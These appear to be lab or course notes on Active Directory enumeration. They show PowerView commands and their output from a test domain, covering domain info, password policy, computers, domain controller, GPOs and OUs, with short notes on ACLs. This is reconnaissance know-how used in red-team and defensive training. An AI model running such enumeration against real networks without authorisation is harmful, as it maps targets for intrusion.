
ADSI Query




```
PS C:\Users\emp01\Desktop> Get-NetDomain


Forest                  : atomic-nuclear.site
DomainControllers       : {Atomic-DC.atomic-nuclear.site}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Atomic-DC.atomic-nuclear.site
RidRoleOwner            : Atomic-DC.atomic-nuclear.site
InfrastructureRoleOwner : Atomic-DC.atomic-nuclear.site
Name                    : atomic-nuclear.site
```

PowerView

Domain Policy




```
PS C:\Users\emp01\Desktop> Get-DomainPolicy

Unicode         : @{Unicode=yes}
SystemAccess    : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                  PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0;
                  ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy  : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues  : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version         : @{signature="$CHICAGO$"; Revision=1}
Path            : \\atomic-nuclear.site\sysvol\atomic-nuclear.site\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Mi
                  ndows NT\SecEdit\GptTmpl.inf
GPOName         : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName  : Default Domain Policy
```



```
PS C:\Users\emp01\Desktop> Get-NetComputer -Properties dnshostname

dnshostname
-----------
Atomic-DC.atomic-nuclear.site
Atomic-DEV.atomic-nuclear.site
Cloud-Connect.atomic-nuclear.site


PS C:\Users\emp01\Desktop> Get-NetComputer -Properties name

name
----
ATOMIC-DC
ATOMIC-DEV
CLOUD-CONNECT
```

Computers


DC Properties



```
PS C:\Users\emp01\Desktop> Get-NetDomainController


Forest                     : atomic-nuclear.site
CurrentTime                : 4/26/2022 3:34:22 PM
HighestCommittedUsn        : 76916
OSVersion                  : Windows Server 2016 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : atomic-nuclear.site
IPAddress                  : 10.10.10.2
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : Atomic-DC.atomic-nuclear.site
Partitions                 : {DC=atomic-nuclear,DC=site, CN=Configuration,DC=atomic-nuclear,DC=site,
                             CN=Schema,CN=Configuration,DC=atomic-nuclear,DC=site, DC=DomainDnsZones,DC=atomic-nuclear,DC=sit
```


- **Group Policy Object Enumeration (GPO)**

    - Manage Configuration centrally in Active Directory
    - It is a collection of Group Policy Settings
    - Each Group Policy have an unique GUID
    - Can configure a system as per the requirement of users




```
PS C:\Users\emp01\Desktop> get-netgpo -Properties displayname, gpcfilesyspath

displayname                    gpcfilesyspath
-----------                    --------------
Default Domain Policy          \\atomic-nuclear.site\sysvol\atomic-nuclear.site\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
Default Domain Controllers Policy \\atomic-nuclear.site\sysvol\atomic-nuclear.site\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
```

- **Organizational Unit (OU)**
  - Contains an Active Directory entity like users, group, computer accounts etc
  - OUs can be nested and privileged users / groups can be enumerated as follows




```
PS C:\Users\emp01\Desktop> Get-NetOU


usncreated              : 6031
systemflags             : -1946157056
iscriticalsystemobject : True
gplink                  : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=atomic-nuclear,DC=site;0]
whenchanged             : 3/2/2022 5:14:20 PM
objectclass             : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged              : 6031
dscorepropagationdata   : {3/2/2022 9:24:00 PM, 3/2/2022 9:24:00 PM, 3/2/2022 9:24:00 PM, 3/2/2022 9:24:00 PM...}
name                    : Domain Controllers
description             : Default container for domain controllers
distinguishedname       : OU=Domain Controllers,DC=atomic-nuclear,DC=site
ou                      : Domain Controllers
whencreated             : 3/2/2022 5:14:20 PM
instancetype            : 4
objectguid              : 8e7f8aeb-5121-4ff5-8b92-0371833fa461
objectcategory          : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=atomic-nuclear,DC=site
```

- **Access Control Lists (ACLs)**
  - Provides security permission information of an entity
  - For example :
    - Which entity have permissions on a securable object?
    - What set of operations can be done on an securable object?

